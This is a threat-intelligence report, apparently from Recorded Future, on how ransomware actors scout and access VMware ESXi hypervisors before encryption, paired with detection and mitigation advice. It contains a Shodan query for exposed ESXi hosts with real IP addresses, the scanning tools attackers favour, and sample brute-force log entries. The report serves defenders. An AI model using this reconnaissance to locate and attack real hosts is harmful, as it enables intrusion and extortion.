Recorded Future®

By Insikt Group®



In Before The Lock: ESXi

CTA-2023-0213

Executive Summary

As organizations continue virtualizing their critical infrastructure and business systems, threat actors deploying ransomware have responded in kind. Between 2021 and 2022 we observed an approximately 3-fold increase in ransomware targeting ESXi, with offerings available from many groups including ALPHV, LockBit, and BlackBasta. We identified and described detection strategies for multiple TTPs that are often seen prior to the dropping of the ransomware payload in order to create detections and mitigations that are based on real-world, threat-actor use of these tools. In addition to providing tool-specific detections such as YARA and Sigma rules, we also identified detections for common enumeration, exploitation, and persistence techniques. The detections and mitigations provided can be used not only for the tools assessed below but also for custom (threat actor-specific) tools that are outside the scope of this report. Organizations looking to threat hunt, detect, and mitigate pre-ransomware TTPs for ESXi systems should use the detections provided as a starting point to develop detections specific to their environment and as part of a layered security approach. The infancy of defensive products such as endpoint detection and response (EDR) or antivirus software (AV) currently available for ESXi, combined with organizations' increased reliance on virtualization, creates an attractive target for threat actors and can potentially lead to operational downtime and reputational damage to an organization.

Key Takeaways

- Ransomware targeting ESXi will continue to be a threat to organizations, putting them at risk of operational downtime, competitive disadvantage, and damage to their brand.
- Organizations should continue to deploy virtualized infrastructure, but it is critical to implement security best practices and similar precautions as used in existing infrastructure.
- The malicious tools targeting ESXi primarily abuse native commands to perform their actions, making them difficult to differentiate from normal system administrator activity.
- Openly available tools and device search engines will continue to be used by threat actors targeting ESXi, in addition to custom tooling.
- The immaturity of antivirus and EDR solutions that cover ESXi, coupled with the difficulty of implementing security measures, lowers the technical barrier for threat actors deploying malware on ESXi compared with those targeting Windows.
- Exploiting vulnerabilities for initial access is a common tactic; however, many threat actors simply rely on system administrator notes, stored passwords, or keylogging specific employees to gain access to a vSphere environment.
- Defensive practices are difficult to implement due to the complex nature of hypervisors; however, implementing utilities that provide host attestation, reduce the attack surface, and minimize access to other systems on the network can greatly reduce risk for organizations.

Background

Ransomware groups continue to evolve and expand their toolsets, focusing on more specialized targets and creating more refined tooling based on opportunities to make money. VMware ESXi is the market-leading, enterprise-grade hypervisor designed for deploying and serving virtual infrastructure. ESXi-targeting ransomware will continue to present a threat to organizations that are shifting towards virtualizing the majority of their server infrastructure. The practice of securing virtualized infrastructure is complicated due to the proprietary nature of the technology and the relative infancy of defensive products designed for it. As a result of these factors, ESXi presents an exceptionally attractive target for financially motivated threat actors.

In 2020, there were very few mentions of ESXi ransomware attacks, as threat actors primarily targeted Windows-based networks due to the availability of initial access presented by the pandemic and multiple critical vulnerabilities (such as CVE-2018-13379, CVE-2019-11510, and CVE-2019-19781). As organizations responded with more effective defenses against ransomware and threat actors recognized the defensive gaps in virtualized networks, threat actors began to create ESXi-specific ransomware and techniques. In 2021, cyberattacks involving ESXi ransomware increased. During 2022, we observed a 3-fold year-over-year increase in ransomware attacks by a larger number of ransomware groups and advanced TTPs and tooling targeting virtualized infrastructure, as seen in Figure 1 below.



Figure 1: *Ransomware attacks focused on ESXi show a 3-fold increase in a single year (Source: Recorded Future)*

Technical Analysis

Prior to dropping ransomware, threat actors targeting ESXi will primarily use scanning, exploitation, and malicious tools built on native commands to perform discovery, privilege escalation, lateral movement, and establishing a foothold on the victim server. These tools include device search engines, system administrator programs, and tools specifically customized for exploiting systems. We identified 4 tools — SharpSphere and 3 backdoors (Custom Python backdoor, VIRTUALPITA, and VIRTUALPIE) — that we used to demonstrate how these TTPs can be detected by defenders.

Open-Source Discovery

In order to perform reconnaissance of possible targets, threat actors use multiple resources to identify vulnerable devices. Attackers and defenders both require the ability to track and maintain information on external-facing hosts, and have several easy-to-use services that scan, collect, and curate this information. Device search engine tools such as Shodan or Censys that are designed to observe internet infrastructure and vulnerabilities allow users to easily identify vulnerable machines without having to build their own network-scanning infrastructure. These tools allow their users to identify geographical location, hosted services, open ports, HTTP responses, and specific vulnerabilities of the machines exposed to the internet.

In Figure 2 below, the query *product:"VMware ESXi"* returns a list of hosts that have been identified as running ESXi.



product:"VMware ESXi"

TOTAL RESULTS

93,821

TOP COUNTRIES

United States	14,604
France	10,079
Brazil	8,579
China	7,311
Germany	7,140

More...

TOP PORTS

443	78,260
4443	3,211
8443	2,960
4433	1,927
9443	1,708

Partner Spotlight: Looking for a place to store all the Shodan data? Check out Gravwell

66.85.129.18

SECURED SERVERS LLC
United States, Phoenix

2023-01-05T14:38:51.416093

SSL Certificate

Issued By:
|- Common Name:
CA
|- Organization:
vcenter7-1.infra.trilio.io

Issued To:
|- Common Name:
66.85.129.18
|- Organization:
VMware

Supported SSL Versions:
TLSv1.2

```
HTTP/1.1 200 OK
Date: Thu, 5 Jan 2023 14:39:22 GMT
Connection: Keep-Alive
Content-Security-Policy: upgrade-insecure-requests
Content-Type: text/html
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-XSS-Protection: 1
Content-Length: 258
...
```

" + ID_EESX_Welcome + "

210.249.139.100
Ryomo Internet
Japan, Tokyo

2023-01-05T14:38:45.054527

SSL Certificate

Issued By:
|- Common Name:
CA
|- Organization:
vcsa.takauji.or.jp

Issued To:
|- Common Name:
210.249.139.100
|- Organization:

```
HTTP/1.1 200 OK
Date: Thu, 5 Jan 2023 14:56:35 GMT
Connection: Keep-Alive
Content-Security-Policy: block-all-mixed-content
Content-Type: text/html
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-XSS-Protection: 1
Content-Length: 5426
```

Figure 2: *Shodan query showing a list of hosts on which ESXi is installed (Source: Recorded Future)*

Network Discovery

After a threat actor performs Active Directory enumeration, they will identify critical systems on the network. Active Directory enumeration can provide insight into which systems may be of interest to the threat actor, but it does not provide access to those systems. In these situations the threat actor can attempt to scan for VMware-centric systems. A threat actor will often perform a scan of the network they have gained access to using tools such as nmap, Advanced IP Scanner, or SoftPerfect Network Scanner to identify other systems on the network. These scanners provide information about infrastructure based upon the open ports, file shares, and service banners that are found. Depending on the actor's sophistication, customized scanners or plugins can be used to minimize network traffic and detection. Open-source tools such as nmap provide plugins specifically for these tasks.

In Figure 3, we can see Advanced IP Scanner showing the service banner corresponding to the ESXi and vCenter servers in the network, allowing the threat actor to clearly see where the systems they wish to attack are located. Armed with this knowledge, threat actors will now want to locate the credentials of the machines or identify vulnerabilities that would allow them to significantly elevate their privileges.



10.[redacted]

Status	Name	IP
	10.[redacted]	10.[redacted]
	HTTP, VMware ESX 4.0 Server httpd	
	HTTPS, Tunnel is ssl: unknown service	
	10.[redacted]	10.[redacted]
	HTTP, " + ID_VC_Welcome + " (Tunnel is ssl: unknown service)	
	HTTPS, Tunnel is ssl: unknown service	

Figure 3: *Advanced IP Scanner output showing vSphere servers that have been identified (Source: Recorded Future)*

Detection of Scanning

Since network scanning can be a precursor to exploitation, it is critical to understand this behavior. The goal of scanning is to gain more insight into the network and its topology, the technology stack, and the accessibility of hosts. The challenge of detecting malicious scanning in a network is that scanning will always be present in some capacity. Differentiating between scanning performed by a system administrator, a software agent, or a malicious actor is extremely challenging; developing a baseline for “normal” network behavior in conjunction with other detection techniques can help, but is not foolproof. Detection of a system administrator tool commonly used against ESXi, like nmap, is more challenging than detecting such tools on Windows hosts since many of the utilities that could detect its use, such as port scan detectors, are not built for ESXi servers. Instead, we recommend that organizations consider the following techniques that focus on limiting the effects of malicious scanning:

- Monitoring ESXi log files for anomalous authentication attempts, including multiple failed logins or those from unexpected or malicious IP addresses.
- Limiting services that the ESXi host can connect to by using the “Allowed IP Addresses” setting, which allows traffic to be restricted to a subnet, if desired. Using this feature to perform network segmentation reduces what is visible to a potential threat actor who is scanning the organization’s network.
- Creating firewall rules to restrict access to ports used by VMware products in order to reduce the attack surface.
- Implementing intrusion detection systems (IDSs) to mitigate and detect malicious scanning and exploitation attempts.
- Using Sigma rules, such as those for detecting scanning by Advanced IP Scanner, offers a good starting point (1, 2, 3). These rules are designed for Windows sysmon logs, as this is where scanning that would identify ESXi and other infrastructure would likely originate from. However, because scanning is not limited to a specific tool or operating system, consider using these rules to develop detections for scanning using other tools and operating systems as well.
- Defenders should perform scanning on their own network and apply the knowledge and results from these scans to their asset management and network hygiene systems.

Figure 4 demonstrates a failed connection attempt by a user in the auth.log followed by a successful login by the root user, possibly indicating a malicious actor attempting to login. These login attempts, whether they are successful or not, should be monitored.



Log ▾	Description
/var/log/hostd.log	Host agent log
/var/log/fdm.log	Fault tolerance management agent log
/var/log/esxupdate.log	ESX update log file
/var/log/dhclient.log	DHCP client log
/var/log/auth.log	Authentication subsystem log

```
2022-12-15T16:36:49.571Z sshd[69418]: FIPS mode initialized
2022-12-15T16:36:49.571Z sshd[69418]: Connection from 172.16.133.1 port 63311
2022-12-15T16:36:54.053Z sshd[69420]: pam_access(sshd:account): access denied for user `bob' from `172.16.133.1'
2022-12-15T16:36:54.053Z sshd[69420]: [module:pam_lsass]pam_sm_acct_mgmt failed [login:bob][error code:2]
2022-12-15T16:36:54.069Z sshd[69418]: error: PAM: User account has expired for bob from 172.16.133.1
2022-12-15T16:36:54.082Z sshd[69418]: fatal: monitor_read: unpermitted request 104
2022-12-15T16:37:09.636Z sshd[69423]: FIPS mode initialized
2022-12-15T16:37:09.636Z sshd[69423]: Connection from 172.16.133.1 port 63312
2022-12-15T16:37:13.897Z sshd[69423]: Accepted keyboard-interactive/pam for root from 172.16.133.1 port 63312 ssh2
2022-12-15T16:37:13.915Z sshd[69423]: pam_unix(sshd:session): session opened for user root by (uid=0)
2022-12-15T16:37:13.918Z sshd[69428]: Session opened for 'root' on /dev/char/pty/t1
```

Figure 4: *Attempted login of "bob" user, successful root login (Source: Recorded Future)*

Figure 5 shows many users attempting to login via SSH in quick succession, likely indicating brute-forcing or password-spraying against ESXi. The vobd.log log provides a good opportunity for monitoring and troubleshooting ESXi using third-party applications.



Log ▾	Description
/var/log/vpxa.log	vCenter agent log
/var/log/vobd.log	VMware observer daemon log
/var/log/vmkwarning.log	VMkernel warnings log
/var/log/vmkeventd.log	VMkernel event daemon log

```
2022-12-15T16:47:05.962Z: [UserLevelCorrelator] 2417882005us: [vob.user.ssh.session.failed] SSH login has failed for 'alice@172.16.133.1'.
2022-12-15T16:47:05.962Z: [UserLevelCorrelator] 2417882649us: [esx.audit.ssh.session.failed] SSH login has failed for 'alice@172.16.133.1'.
2022-12-15T16:47:14.861Z: [GenericCorrelator] 2426781270us: [vob.user.ssh.session.failed] SSH login has failed for 'admin@172.16.133.1'.
2022-12-15T16:47:14.861Z: [UserLevelCorrelator] 2426781270us: [vob.user.ssh.session.failed] SSH login has failed for 'admin@172.16.133.1'.
2022-12-15T16:47:14.861Z: [UserLevelCorrelator] 2426781888us: [esx.audit.ssh.session.failed] SSH login has failed for 'admin@172.16.133.1'.
2022-12-15T16:47:23.507Z: [GenericCorrelator] 2435427366us: [vob.user.ssh.session.failed] SSH login has failed for 'test@172.16.133.1'.
